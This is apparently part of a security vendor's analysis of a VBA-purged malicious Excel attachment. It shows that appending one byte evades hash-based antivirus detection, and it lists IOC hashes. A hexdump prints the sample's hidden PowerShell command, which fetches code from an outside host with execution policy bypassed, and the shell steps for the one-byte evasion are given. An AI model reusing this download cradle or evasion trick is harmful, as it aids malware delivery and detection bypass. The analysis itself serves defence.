The screenshot shows the VirusTotal interface for a file named "RFQ-752101222GPTR7 - CEYLON STEEL CORPORATION LIMITED.xls". A circular progress indicator shows that 21 out of 61 engines detected the file as malicious. The file size is 37.50 KB and it was scanned on 2020-10-08 12:34:05 UTC. The scan is categorized as an attachment, auto-open, create-ole, macros, and xls.


To check which anti-virus solution detects this document only by its hash, we appended a single `X` ASCII character byte to the file:

```

$ sha256sum test.xls
038e0a602ddf37976cde6f57007fcf5c3f5f235cc025637b40303db38c3b4ec2 test.xls
$ echo -n 'X' >> test.xls
$ sha256sum test.xls
1c4d151611fb2866b2b0ed9c33f9e063fa77708e2c4a725d025cee5e96c14a41 test.xls

```

After this change 7 of the initial 21 anti-virus solutions do not detect the document anymore:



This indicates that these solutions do not detect the VBA purged document by its malicious VBA macro code, but only by its hash. A robust detection would not get tricked by appending a single byte, especially because the document structure was not changed at all.

This drop is especially astonishing as the tested document stored the `powershell.exe - WindowStyle Hidden -ExecutionPolicy Bypass ...` string in **plain text** inside a cell of the spreadsheet. Meaning the string is stored in plain text inside the document:

```

$ hexdump -C RFQ-752101222GPTR7\ -\ CEYLON\ STEEL\ CORPORATION\ LIMITED.xls
[... ]
00007e20  00 00 00 02 00 00 00 f7  00 00 70 6f 77 65 72 73  |.....powers|
00007e30  68 65 6c 6c 2e 65 78 65  20 2d 57 69 6e 64 6f 77  |hell.exe -Window|
00007e40  53 74 79 6c 65 20 48 69  64 64 65 6e 20 2d 45 78  |Style Hidden -Ex|
00007e50  65 63 75 74 69 6f 6e 50  6f 6c 69 63 79 20 42 79  |ecutionPolicy By|
00007e60  70 61 73 73 20 20 2d 63  6f 6d 6d 61 6e 64 20 22  |pass -command "|
00007e70  20 26 20 7b 20 69 77 72  20 68 74 74 70 73 3a 2f  | & { iwr https:/|
00007e80  2f 61 69 6d 73 6d 6f 74  69 6f 6e 2e 63 6f 6d 2e  |/aimsmotion.com.|
00007e90  6d 79 2f 64 61 74 61 31  2f 69 6d 61 67 65 73 2f  |my/data1/images/|
[... ]

```

Conclusion and Countermeasure

As we have seen VBA purging can evade detection by **some** security solutions. Many solutions seem to fallback to a hash-based detection because presumably their detection signatures rely on plain text VBA code in the `PerformanceCache`.

Hornetsecurity's [Advanced Threat Protection](#) includes sophisticated VBA macro analyzers that, unlike ClamAV or other solutions, extracts the VBA macro code from the `CompressedSourceCode` of office documents. This way Hornetsecurity's multi-layer approach to email attachment scanning will continue working even against VBA purged documents.

References

Indicators of Compromise (IOCs)

Hashes

SHA1	Filename	Description
016a4df3e4ac565ca0fd4d227d63e60009b3d385	RF0-752101222GPTR7 - CEYLON STEEL CORPORATION LIMITED.xls	Original VBA Purging maldoc used in VT test
eb4010a4aca2411a64db9f3554bb2476c71a1be9	test.xls	Manipulate VBA Purging maldoc used in VT test